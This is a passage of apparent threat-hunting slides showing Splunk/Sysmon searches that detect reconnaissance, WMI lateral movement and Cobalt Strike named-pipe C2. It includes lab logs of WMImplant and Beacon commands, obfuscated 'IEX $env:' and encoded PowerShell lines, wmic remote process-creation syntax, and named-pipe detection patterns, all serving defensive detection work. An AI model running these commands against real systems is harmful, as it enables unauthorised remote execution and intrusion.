        Image="*\\ipconfig.exe" OR Image="*\\net.exe" OR Image="*\\whoami.exe" OR Image="*\\netstat.exe" OR  
        Image="*\\nbtstat.exe" OR Image="*\\hostname.exe" OR Image="*\\tasklist.exe"  
    | bin _time span=15m  
    | rex field=Message ".*User: (\[redacted]NT AUTHORITY)\\\\\(?<USER1>,*)"  
    | stats dc(Image) AS CNT_CMDS values(CommandLine) values(ParentImage) values(ParentCommandLine)  
        count by _time ComputerName USER1  
    | where CNT_CMDS > 2
```

# Detecting Internal Recon

_time	ComputerName	USER1	CNT_CMDS
2017-03-29 17:45:00			6
values(CommandLine)	values(ParentImage)	values(ParentCommandLine)	count
hostname	C:\Windows\SysWOW64\cmd.exe		
ipconfig /all			
ipconfig /displaydns			
net localgroup "Administrators"			
net session			
net share			
net start			
net use			
net user			
netstat -na			
netstat -r			
tasklist /svc			
tasklist /v			
whoami			
whoami /all			

15 occurrences  
6 diff cmds  
within 15 mins

# Detecting Internal Recon

_time	ComputerName	USER1
2017-04-05 14:49:03		
2017-04-05 14:49:13		
2017-04-05 14:50:01		
2017-04-05 14:51:31		

«False detections»  
are possible  
Explorer -> cmd.exe

Image	CommandLine	ParentCommandLine
C:\Windows\System32\cmd.exe	"C:\Windows\system32\cmd.exe"	C:\Windows\explorer.exe
C:\Windows\System32\whoami.exe	whoami /groups	"C:\Windows\system32\cmd.exe"
C:\Windows\System32\net.exe	net localgroup Administratoren	"C:\Windows\system32\cmd.exe"
C:\Windows\System32\ipconfig.exe	ipconfig	"C:\Windows\system32\cmd.exe"

3 diff cmds  
within 3 mins

# Lateral Movement

- \* Lateral Movement using WMI for Execution

The screenshot shows a log entry from a system named CAR-2014-11-008. The entry details a command launched from WinLogon, specifically 'Remotely Launched Executables via WMI' on CAR-2014-12-001. A red box highlights this entry. Above the log, there are 'SELECT ALL' and 'CLEAR ALL' buttons. To the right, a sidebar lists various lateral movement techniques: Application Deployment, Remote Services, Windows Remote, Logon Scripts, Execution (highlighted with a blue box), Windows Remote Management (highlighted with a green box), Service Execution, Windows Management, and Scheduled Task.

Lateral Movement	Execution
Application Deployment	Windows Remote
Remote Services	Service Execution
Windows Remote	Windows Management
Logon Scripts	Scheduled Task

# ATT&CK TTP on WMI

<https://attack.mitre.org/wiki/Technique/T1047>



## Windows Management Instrumentation

Windows Management Instrumentation (WMI) is a Windows administration feature that provides a uniform environment for local and remote access to Windows system components. It relies on the WMI service for local and remote access and the server message block (SMB)<sup>[1]</sup> and Remote Procedure Call Service (RPCS)<sup>[2]</sup> for remote access. RPCS operates over port 135.<sup>[3]</sup>

An adversary can use WMI to interact with local and remote systems and use it as a means to perform many tactic functions, such as gathering information for [Discovery](#) and remote [Execution](#) of files as part of [Lateral Movement](#).<sup>[4]</sup>

### Contents [hide]

- [1 Examples](#)
- [2 Mitigation](#)
- [3 Detection](#)
- [4 References](#)

## Examples

- The [Deep Panda](#) group is known to utilize WMI for lateral movement.<sup>[5]</sup>
- [APT29](#) used WMI to steal credentials and execute backdoors at a future time.<sup>[6]</sup>
- [Lazarus Group](#) malware SierraAlfa uses the Windows Management Instrumentation Command-line application wmic to start itself on a target system during lateral movement.<sup>[7]</sup>
- [Stealth Falcon](#) malware gathers system information via Windows Management Instrumentation (WMI).<sup>[8]</sup>
- The [DustySky](#) dropper uses Windows Management Instrumentation to extract information about the operating system and whether an anti-virus is active.<sup>[9]</sup>
- A [BlackEnergy](#) 2 plug-in uses WMI to gather victim host details.<sup>[10]</sup>

Windows Management Instrumentation	
Technique	
ID	T1047
Tactic	Execution
Platform	Windows Server 2003, Windows Server 2008, Windows Server 2012, Windows XP, Windows 7, Windows 8, Windows Server 2003 R2, Windows Server 2008 R2, Windows Server 2012 R2, Windows Vista, Windows 8.1
System Requirements	WMI service, winmgmt, running. Host/network firewalls allowing SMB and WMI ports from source to destination. SMB authentication.
Permissions Required	User, Administrator
Data Sources	Authentication logs, Netflow/Enclave netflow, Process command-line parameters, Process monitoring
Supports Remote	Yes

# Who's (ab-)using WMI



Products & Services

Solutions

Partners

Home > FireEye Blogs > Threat Research Blog > Dissecting One of APT29's Fileless WMI and PowerSh...

## Dissecting One of APT29's Fileless WMI and PowerShell Backdoors (POSHSPY)

April 03, 2017 | by [Matthew Dunwoody](#) | Threat Research, Advanced Malware

Mandiant has observed APT29 using a stealthy backdoor that we call POSHSPY. POSHSPY leverages two of the tools the group frequently uses: PowerShell and Windows Management Instrumentation (WMI). In the investigations Mandiant has conducted, it appeared that APT29 deployed POSHSPY as a secondary backdoor for use if they lost access to their primary backdoors.


POSHSPY makes the most of using built-in Windows features – so-called "living off the land" – to make an especially stealthy backdoor. POSHSPY's use of WMI to both store and persist the backdoor code makes it nearly invisible to anyone not familiar with the intricacies of WMI. Its use of a PowerShell payload means that only legitimate system processes are utilized and that the malicious code execution can only be identified through [enhanced logging](#) or in memory. The backdoor's infrequent beaconing, traffic obfuscation, extensive encryption and use of geographically local, legitimate websites for command and control (C2) make identification of its network traffic difficult. Every aspect of POSHSPY is efficient and covert.

# Who's (ab-)using WMI

YouTube CH Search

## Challenge 4: Advanced Attack Techniques

- Windows Management Instrumentation (**WMI**)
  - Attacker used WMI to persist backdoors
  - Embedded backdoor files and PowerShell scripts in WMI repo
  - Used WMI to steal credentials from remote systems
  - Configured WMI to extract and execute backdoors months in the future, to evade remediation
- Attacker leveraged **PowerShell**
  - Stealthy backdoors
  - PowerShell scripts like Invoke-Mimikatz evaded A/V detection
  - Excellent WMI integration
- Kerberos**
  - Attacker used Kerberos ticket attacks, which made tracking lateral movement difficult



MANDIANT  
FireEye

23 Copyright © FireEye, Inc. All rights reserved.

404 No Easy Breach Challenges and Lessons from an Epic Investigation Matthew Dunwoody Nick Carr

DERBYCON 6.0 RECHARGE  
<https://DerbyCon.com>

# Who's (ab-)using WMI

The image shows a screenshot of a YouTube search results page. At the top, there is a navigation bar with a menu icon, the YouTube logo, and a search bar containing the text "Search". Below the search bar, the results for the query "Challenge 4: Advanced" are displayed. The first result is a video thumbnail with the title "Challenge 4: Advanced". The video description lists several techniques used by attackers:

- Windows Management Instrumentation (WMI)
  - Attacker used WMI to persist backdoors
  - Embedded backdoor files and PowerShell scripts in WMI repo
  - Used WMI to steal credentials from remote systems
  - Configured WMI to extract and execute backdoors months in the future, to evade remediation
- Attacker leveraged PowerShell
  - Stealthy backdoors
  - PowerShell scripts like Invoke-Mimikatz evaded A/V detection
  - Excellent WMI integration
- Kerberos
  - Attacker used Kerberos ticket attacks, which made tracking lateral movement difficult

At the bottom of the video description, there is a logo for MANDIANT, described as a FireEye Company.

## Challenge 4: Advanced Attack Techniques

- Windows Management Instrumentation (**WMI**)
  - Attacker used WMI to persist backdoors
  - Embedded backdoor files and PowerShell scripts in WMI repo
  - Used WMI to steal credentials from remote systems
  - Configured WMI to extract and execute backdoors months in the future, to evade remediation
- Attacker leveraged **PowerShell**
  - Stealthy backdoors
  - PowerShell scripts like Invoke-Mimikatz evaded A/V detection
  - Excellent WMI integration
- **Kerberos**
  - Attacker used Kerberos ticket attacks, which made tracking lateral movement difficult

# Who's (ab-)using WMI



Products & Services

Solutions

Partners

## WMIImplant – A WMI Based Agentless Post-Exploitation RAT Developed in PowerShell

March 23, 2017 | by Christopher Truncer | Threat Research

Just over one year ago (November 2015), I released [WMIOps](#), a PowerShell script that enables a user to carry out different actions via Windows Management Instrumentation (WMI) on the local machine or a remote machine. WMIOps can:

- Start or stop a process.
- Return a list of all running processes.
- Power off, reboot, or log users off the targeted system.
- Get a listing of all files within a directory.
- Read a file's contents.
- ...and more.

As I continued to develop WMIOps and use it during [Mandiant Red Team Operations](#), I realized that it has some of the same capabilities that are in Remote Access Tools (RATs). WMIOps's capabilities were in a state of disparate functions, but if I wove what existed along with new functionality, I could create a RAT. After months of development and internal testing, I'm happy to publicly release [WMIImplant](#).

WMIImplant leverages WMI for the command and control channel, the means for executing actions (gathering data, issuing commands, etc.) on the targeted system, and data storage. It is designed to run both interactively and non-interactively. When using WMIImplant interactively, it's designed to have a menu of commands reminiscent of Meterpreter, as shown in Figure 1.

# Who's (ab-)using WMI



W  
Pc  
Pc

March

Just ov  
via Win

- Sta
- Re
- Po
- Ge
- Re
- ...a

As I co  
capabil  
existed  
release

WMImp  
comma  
WMImp

## WMIImplant

WMIImplant is a PowerShell based tool that leverages WMI to both perform actions against targeted machines, but also as the C2 channel for issuing commands and receiving results. WMIImplant will likely require local administrator permissions on the targeted machine.

Developed by [@christruncer](#)

## WMIImplant Functions:

### Meta Functions

- Change the context of the user you will execute WMI commands as
- Exits WMIImplant
- Generate the command line command to use WMIImplant non-interactively
- Sets the targeted system's WMI property back to its default value
- View the list of commands and descriptions

### File Operations

- Reads the contents of a file
- Download a file from the targeted machine
- File/Directory listing of a specific directory
- Search for a file on a user-specified drive
- Upload a file to the targeted machine

# Who's (ab-)using WMI



WMImplant

WMImplant is a PowerShell-based C2 channel for issuing commands on targeted machines.

Developed by @dread0

March 2014

Just over a year ago via WinRM

- Start
- Reboot
- Poweroff
- Get-Process
- Remove-Process
- ...

As I could see, the capabilities existed before the release of WMImplant, command and WMIImplant.

## Lateral Movement Facilitation

- command\_exec
- disable\_wdigest
- disable\_winrm
- enable\_wdigest
- enable\_winrm
- registry\_mod
- remote\_posh
- sched\_job
- service\_mod

- Run a command line command and receive the output
- Removes registry value UseLogonCredential
- Disables WinRM on the targeted system
- Adds registry value UseLogonCredential
- Enables WinRM on the targeted system
- Modify the registry on the targeted machine
- Run a PowerShell script on a remote machine and receive the output
- Manipulate scheduled jobs
- Create, delete, or modify system services

## Meta Functions

- change\_user
- exit
- gen\_cli
- set\_default
- help

## Process Operations

- process\_kill
- process\_start
- ps

- Kill a process via name or process id on the targeted machine
- Start a process on the targeted machine
- Process listing

## System Operations

- active\_users
- basic\_info
- drive\_list
- ifconfig
- installed\_programs
- logoff
- reboot
- power\_off
- vacant\_system

- List domain users with active processes on the targeted system
- Used to enumerate basic metadata about the targeted system
- List local and network drives
- Receive IP info from NICs with active network connections
- Receive a list of the installed programs on the targeted machine
- Log users off the targeted machine
- Reboot the targeted machine
- Power off the targeted machine
- Determine if a user is away from the system

# Testing with WMImplant

- \* Testing «command\_exec» using WMImplant with PS-ISE

```
Command >: command_exec
What system are you targeting? >: [REDACTED]
Please provide the command you'd like to run >: ipconfig /all
Windows IP Configuration

Host Name . . . . . : [REDACTED]
Primary Dns Suffix . . . . . : [REDACTED]
Node Type . . . . . : Hybrid
IP Routing Enabled. . . . . : No
WINS Proxy Enabled. . . . . : No
DNS Suffix Search List. . . . . : [REDACTED]

Command >: command_exec
What system are you targeting? >: [REDACTED]
Please provide the command you'd like to run >: systeminfo
Host Name: [REDACTED]
OS Name: Microsoft Windows 7 Enterprise
OS Version: 6.1.7601 Service Pack 1 Build 7601
OS Manufacturer: Microsoft Corporation
OS Configuration: Member Workstation
OS Build Type: Multiprocessor Free
```

wininit.exe (660)	28.03.2017 17:16:31	n/a	wininit.exe
services.exe (764)	28.03.2017 17:16:37	n/a	C:\Windows\system32\services.exe
svchost.exe (888)	28.03.2017 17:16:58	n/a	C:\Windows\system32\svchost.exe -k DcomLaunch
wmiprvse.exe (692)	28.03.2017 17:18:38	n/a	C:\Windows\system32\wbem\wmiprvse.exe
wmiprvse.exe (2248)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprvse.exe
+ powershell.exe (9040)	29.03.2017 18:13:04	29.03.2017 18:13:07	powershell \$env:59HYp Inv'oke-Ex`pression
powershell.exe (7648)	29.03.2017 18:13:05	29.03.2017 18:13:06	"C:\Windows\system32\ipconfig.exe" /all
ipconfig.exe (6196)			
+ powershell.exe (5560)	29.03.2017 18:13:35	29.03.2017 18:15:42	powershell IE\X \$env:Q6JS9
powershell.exe (8600)	29.03.2017 18:13:36	29.03.2017 18:15:41	"C:\Windows\system32\systeminfo.exe"
wmiprvse.exe (732)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprvse.exe

# Testing with WMImplant

- \* Testing «process\_start» using WMImplant with Beacon

```
beacon> powershell-import C:\████████\WMImplant-master\WMImplant.ps1
[*] Tasked beacon to import: C:\████████\WMImplant-master\WMImplant.ps1
[+] host called home, sent: 26752 bytes
```

```
beacon> powershell Invoke-WMImplant -ProcessStart -RemoteFile calc.exe -Target ████
[*] Tasked beacon to run: Invoke-WMImplant -ProcessStart -RemoteFile calc.exe -Target ████
[+] host called home, sent: 86 bytes
[+] received output:
```

wininit.exe (660)	28.03.2017 17:16:31	n/a	wininit.exe
services.exe (764)	28.03.2017 17:16:37	n/a	C:\Windows\system32\services.exe
svchost.exe (888)	28.03.2017 17:16:58	n/a	C:\Windows\system32\svchost.exe -k DcomLaunch
wmiprvse.exe (692)	28.03.2017 17:18:38	n/a	C:\Windows\system32\wbem\wmiprvse.exe
wmiprvse.exe (2248)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprvse.exe
notepad.exe (9100)	29.03.2017 17:24:52	n/a	notepad.exe
calc.exe (7628)	29.03.2017 17:25:08	n/a	calc.exe
wmiprvse.exe (732)	28.03.2017 17:20:40	n/a	C:\Windows\system32\wbem\wmiprvse.exe

# Detecting WMI spawned proc's



## CAR-2014-12-001: Remotely Launched Executables via WMI

Adversaries can use [Windows Management Instrumentation \(WMI\)](#) to move laterally by launching executables remotely. For adversaries to achieve this, they must open a WMI connection to a remote host. This RPC activity is currently detected by [CAR-2014-11-007: Remote Windows Management Instrumentation \(WMI\) over RPC](#). After the WMI connection has been initialized, a process can be remotely launched using the command: `wmic /node:<hostname> process call create "<command line>"`, which is detected via [CAR-2016-03-002: Create Remote Process via WMIC](#).

This leaves artifacts at both a network (RPC) and process (command line) level. When wmic.exe (or the schtasks API) is used to remotely create processes, Windows uses RPC (135/tcp) to communicate with the the remote machine.

After RPC authenticates, the RPC endpoint mapper opens a high port connection, through which the schtasks Remote Procedure Call is actually implemented. With the right packet decoders, or by looking for certain byte streams in raw data, these functions can be identified.

When the command line is executed, it has the parent process of `C:\windows\system32\wbem\WmiPrvSE.exe`. This analytic looks for these two events happening in sequence, so that the network connection and target process are output.

### CAR-2014-12-001

Submission Date	12/02/2014
Information Domain	Host, Network
Host Subtypes	Network, Process
Network Subtypes	PCAP
Network Protocols	RPC
Type	TTP
Contributor	MITRE

# Detecting WMI spawned proc's

## Cyber Analytic Repository

Main page  
CARET  
Analytic List  
Contribute  
Help

Coverage  
Data Model  
Sensors

Tools  
Printable version  
Permanent link

Contact  
Contact Us

Page Help

## CAR

Adversari  
laterally b  
they must  
currently  
Instrument  
a process  
<hostname>  
via CAR-2

This leave  
When wmi  
with the ti  
After RPC  
Procedur  
these fun

When the  
analytic id

### Output Description

Identifies the process that initiated the RPC request (such as `wmic.exe` or `powershell.exe`), as well as the source and destination information of the network connection that triggered the alert.

### ATT&CK Detection

Technique	Tactics	Level of Coverage
Windows Management Instrumentation	Execution	High

### Pseudocode

Look for instances of the WMI querying in network traffic, and find the cases where a process is launched immediately after a connection is seen. This essentially merges the request to start a remote process via WMI with the process execution. If other processes are spawned from `wmiprvse.exe` in this time frame, it is possible for race conditions to occur, and the wrong process may be merged. If this is the case, it may be useful to look deeper into the network traffic to see if the desired command can be extracted.

```
processes = search Process:Create
wmi_children = filter processes where (parent_exe == "wmiprvse.exe")

flows = search Flow:Message
wmi_flow = filter flows where (src_port >= 49152 and dest_port >= 49152 and
proto_info.rpc_interface == "IRemUnknown2")

remote_wmi_process = join wmi_children, wmi_flow where (
    wmi_flow.time < wmi_children.time < wmi_flow.time + 1sec and
    wmi_flow.hostname == wmi_children.hostname
)

output remote_wmi_process
```

# Detecting WMI spawned proc's

- \* Searching for Child-Process creations of «**wmiprvse.exe**»
- \* Filtering out «known good» processes

```
index=... SourceName="Microsoft-Windows-Sysmon" ProcessCreate wmiprvse.exe
| search EventCode="1" ParentImage="*\wmiprvse.exe"
    NOT (Image="*\powershell.exe"
        CommandLine="*\Windows\CCM\*" OR CommandLine="*\Microsoft Application Virtualization\*"
        CommandLine="*DynamicDeploymentConfiguration*" OR CommandLine="*\*")
    NOT (Image="*\Microsoft.NET\Framework\*" CommandLine="*\*")
    Image!="*\*\*\" Image!="*\WerFault.exe" NOT [REDACTED] NOT powercfg.exe NOT msieexec.exe NOT [REDACTED]
    NOT [REDACTED] NOT sidebar.exe NOT csc.exe NOT cvtres.exe NOT attrib.exe
    CommandLine!="*\*"
    CommandLine!="*cmd.exe /c copy *" CommandLine!="*\*\*\" CommandLine!="*\Adobe\*" CommandLine!="*\*\*\*"
    CommandLine!="*\Windows\ccm\*" CommandLine!="*\Windows\MS\*" CommandLine!="*\Windows\Installer\*"
| rex field=Message ".*User: ([REDACTED]|NT AUTHORITY)\*\*(?<USER1>,*)"
| stats values(ComputerName) AS Clients values(USER1) AS Users values(CommandLine) AS CmdLines count by Image
```

- \* **Don't** filter out «**Powershell.exe**» in general
  - Combine with «**CommandLine**» params

# Detecting WMI spawned proc's

- \* Command executions («powershell \*\$env:\*» and IEX, obfusc.)
- \* Processes started (calc.exe, notepad.exe ... )

The screenshot shows a log viewer interface with two main sections. The left section, under the 'Image' tab, lists several process paths: C:\Windows\System32\PING.EXE, C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe, C:\Windows\System32\calc.exe, C:\Windows\System32\cmd.exe, C:\Windows\System32\notepad.exe, and C:\Windows\System32\whoami.exe. The right section, under the 'CmdLines' tab, displays command lines. A red box highlights the right section. The highlighted commands include:

- ping -n 3
- powershell \$env:59HYp|Inv`oke-Ex`pression
- powershell \$env:hpMgz|IE`X
- powershell .(Get-C`ommand ('{1}e{0}`-fx','i')) \$env:dswQF
- powershell IE`X \$env:Q6JS9
- powershell IE`X \$env:wDBaP
- powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBIAGMAAdAAgAEkATwA
- powershell.exe -nop -w hidden -encodedcommand JABzAD0ATgBIAHcALQBPAGIAagBIAGMAAdAAgAEkATwA
- calc.exe
- cmd /c hostname
- cmd /c net user
- notepad.exe
- whoami

# Detecting WMI spawned proc's

- \* Also detecting CS Beacons WMI Lateral Movement method
  - «powershell.exe ... -encodedcommand ...»

Image	Clients	Users
C:\Windows\System32\PING.EXE		
C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe	CmdLines	
beacon> wmi		
[*] Tasked beacon to run windows/beacon_smb/bind_pipe (\\\pipe\APT999_4444) on [REDACTED] via WMI		
[+] host called home, sent: 210806 bytes		
[+] established link to child beacon: [REDACTED]		
[+] received output:		
C:\Windows\System32\calc.exe		powershell.exe -nop -w hidden -encodedcommand
C:\Windows\System32\cmd.exe		JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwA
C:\Windows\System32\notepad.exe		powershell.exe -nop -w hidden -encodedcommand
C:\Windows\System32\whoami.exe		JABzAD0ATgBIAHcALQBPAGIAagBIAGMAdAAgAEkATwA
		calc.exe
		cmd /c hostname
		cmd /c net user
		notepad.exe
		whoami

# Internal P2P C2 using Named Pipes

- \* Internal Peer-to-Peer C&C using Named Pipes over SMB
- \* Using Cobalt Strike Beacon's features for testing

# Cobalt Strike Features

Only one egress point  
using HTTP as C&C  
Conn thru web proxy



SMB traffic  
between WS  
Named Pipes C&C




Figure 12. Cobalt Strike Graph View

An orange arrow connecting one Beacon session to another represents a link between two Beacons. Cobalt Strike's Beacon uses Windows named pipes to control Beacons in this peer-to-peer fashion. A named pipe is an inter-process communication mechanism on Windows. Named pipe traffic that goes host-to-host is encapsulated within the SMB protocol. A red arrow indicates that a Beacon link is broken.

# Detecting C2 using Named Pipes

## \* Search for Processes

- Connecting through Web Proxy and
- Creating Named Pipes

```
index= sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
(ProcessCreate OR (NetworkConnect 3128 (Proxy IPs))) OR (PipeEvent "Pipe Created"))

whitelisting vetted good processes

| search EventCode=1 OR EventCode=17 OR
(EventCode=3 DestinationPort="3128" (DestinationIp="Proxy IPs"))
| stats dc(TaskCategory) AS Cnt_TaskCat dc(EventCode) AS Cnt_EventCode values(TaskCategory) AS TaskCategory
values(Image) AS Image values(Hashes) AS Hashes values(PipeName) AS PipeName values(DestinationIp) AS DestinationIp
count by ComputerName ProcessGuid
| where Cnt_TaskCat >= 2 OR Cnt_EventCode >= 2
| rex field=Hashes ".*MD5=(?<MD5>[A-F0-9]*),IMPHASH=(?<IMPHASH>[A-F0-9]*)"
| stats values(ComputerName) AS Clients values(Image) AS Image values(MD5) AS MD5 values(PipeName) AS PipeName
count by IMPHASH
| search PipeName="\\\"
```

# Detecting C2 using Named Pipes

IMPHASH	Image	MD5	PipeName	count
17B461A082950FC6332	[REDACTED]\http-beacon_windows-exe_x64.exe	D72EE57E927A99ED35C71	<Anonymous Pipe>	1
802D2D6E6B33155B1DE	[REDACTED]\http-beacon_windows-service-exe_x64.exe	EE00A12DE45B2E4D5FDF	\MSSE-583-server	1
DC25EE78E2EF4D36FA	[REDACTED]\http-beacon_windows-exe_x86.exe	53D8AF6E6F6700C785B05	\MSSE-8000-server	1
E472BEC38EB2092220C	\\\127.0.0.1\ADMIN\$\1949a70.exe \\\127.0.0.1\ADMIN\$\29ba879.exe \\\127.0.0.1\ADMIN\$\3bc0d5c.exe \\\127.0.0.1\CS\298a94a.exe \\\127.0.0.1\CS\380ab42.exe	35F51F4A73E1C0E110928 416D0B7A91EF8A754F550 AC9C5482454E4E1B77250 C01B696001C7E1AD765B6 E8D9825D205E1AD8E216	<Anonymous Pipe> \MSSE-2426-server \MSSE-5324-server \MSSE-7891-server \MSSE-8355-server \MSSE-8798-server	5
EF8A44FE2F9AD4AB85	C:\Windows\SysWOW64\rundll32.exe	51138BEEA3E2C21EC44D1	<Anonymous Pipe> \APT666_8362 \APT999_4444 \APT999_7777 \msagent_8362 \status_4444	6
F8F47A970BADB255F82	C:\Windows\System32\rundll32.exe	DD81D91FF3B0763C39242	<Anonymous Pipe> \3c6a96b995 \4d1ab2c03a \b590c983b8 \deb9acbe3d	5
FCDD5E915D9C361A1F0	C:\Windows\System32\notepad.exe C:\Windows\system32\notepad.exe	B32189BDFF6E577A92BA	<Anonymous Pipe> \00d23318a7 \0321aa6142 \10202051 \1058cd7e \2a33e2a19 \411e801033 \45346d727	7

# Detecting C2 using Named Pipes

IMPHASH	Image	MD5	PipeName	count
17B461A082950FC6332	[REDACTED]http-beacon_windows-exe_x64.exe	D72EE57E927A99ED35C7	<Anonymous Pipe>	1
802	[REDACTED]			
DC2				
E47	[REDACTED]http-beacon_windows-exe_x64.exe		<Anonymous Pipe>	
			\MSSE-583-server	
EF8	[REDACTED]http-beacon_windows-service-exe_x64.exe		\MSSE-8000-server	
	[REDACTED]http-beacon_windows-exe_x86.exe		<Anonymous Pipe>	
			\MSSE-107-server	
F8F47A970BADB255501				
	C:\Windows\SysWOW64\rundll32.exe		<Anonymous Pipe>	
			\APT666_8362	
FCDD5E915D9C36			\APT999_4444	
			\APT999_7777	
			\msagent_8362	
			\status_4444	
			\411e801033	
			\45346d727	

# Detecting C2 using Named Pipes

- \* Search for Processes creating «known malicious» Named Pipes
  - with or without «default PipeNames»

```
index=[ ] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
  (PipeEvent "Pipe Created" (APT666 OR APT999))
| search (EventCode=17
  (PipeName="\\APT666*" OR PipeName="\\APT999*"))
| stats values(Image) AS Images values(PipeName) AS PipeNames
  count by TaskCategory ComputerName
```

```
index=[ ] sourcetype="WinEventLog:Microsoft-Windows-Sysmon/Operational"
  (PipeEvent "Pipe Created" (APT666 OR APT999 OR msagent OR status OR MSSE))
| search (EventCode=17
  (PipeName="\\APT666*" OR PipeName="\\APT999*" OR
   PipeName="\\MSSE-*server*" OR PipeName="\\msagent_*" OR PipeName="\\status_*"))
| stats values(Image) AS Images values(PipeName) AS PipeNames
  count by TaskCategory ComputerName
```

# Detecting C2 using Named Pipes

- \* Searching for «custom PipeNames» only

TaskCategory	ComputerName
Pipe Created (rule: PipeEvent)	[REDACTED]
Pipe Created (rule: PipeEvent)	[REDACTED]

Images	PipeNames	count
C:\Windows\SysWOW64\rundll32.exe	\APT666_8362 \APT999_4444 \APT999_7777	6
C:\Windows\SysWOW64\rundll32.exe	\APT666_8362 \APT999_4444	2

# Detecting C2 using Named Pipes

\* Searching for «default & custom PipeNames»

TaskCategory	ComputerName	Images	PipeNames	count
Pipe Created (rule: PipeEvent)	[REDACTED]	C:\Windows\SysWOW64\rundll32.exe \127.0.0.1\ADMIN\\$1949a70.exe \127.0.0.1\ADMIN\\$3bc0d5c.exe \127.0.0.1\C\$\298a94a.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server \MSSE-5324-server \MSSE-8355-server	9
Pipe Created (rule: PipeEvent)	[REDACTED]	C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe C:\Windows\SysWOW64\rundll32.exe \127.0.0.1\ADMIN\\$29ba879.exe \127.0.0.1\C\$\380ab42.exe	\APT666_8362 \APT999_4444 \MSSE-6684-server \MSSE-7891-server \MSSE-8798-server \msagent_8362 \status_4444	7
Pipe Created (rule: PipeEvent)	[REDACTED]	C:\[REDACTED]\http-beacon_windows-exe_x64.exe C:\[REDACTED]\http-beacon_windows-exe_x86.exe C:\[REDACTED]\http-beacon_windows-service-exe_x64.exe C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe	\MSSE-107-server \MSSE-192-server \MSSE-583-server \MSSE-8000-server	4

# Detecting C2 using Named Pipes

- \* Searching for «default & custom PipeNames»

TaskCategory	ComputerName	Images	PipeNames	count
Pipe Created (rule: PipeEvent)	[REDACTED]	C:\Windows\SysWOW64\rundll32.exe \127.0.0.1\ADMIN\$\1949a70.exe \127.0.0.1\ADMIN\$\3bc0d5c.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server \MSSE-5324-server \MSSE-8355-server	9
		C:\Windows\SysWOW64\rundll32.exe \127.0.0.1\ADMIN\$\1949a70.exe \127.0.0.1\ADMIN\$\3bc0d5c.exe \127.0.0.1\C\$\298a94a.exe	\APT666_8362 \APT999_4444 \APT999_7777 \MSSE-2426-server \MSSE-5324-server \MSSE-8355-server	9
		C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe C:\Windows\SysWOW64\rundll32.exe \127.0.0.1\ADMIN\$\29ba879.exe \127.0.0.1\C\$\380ab42.exe	\APT666_8362 \APT999_4444 \MSSE-6684-server \MSSE-7891-server \MSSE-8798-server \msagent_8362 \status_4444	7
		C:\[REDACTED]\http-beacon_windows-exe_x64.exe C:\[REDACTED]\http-beacon_windows-exe_x86.exe C:\[REDACTED]\http-beacon_windows-service-exe_x64.exe C:\Users\[REDACTED]\AppData\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\GoogleChromePortable.exe	\MSSE-107-server \MSSE-192-server \MSSE-583-server \MSSE-8000-server	4

# Detecting Mimikatz (even file-less)

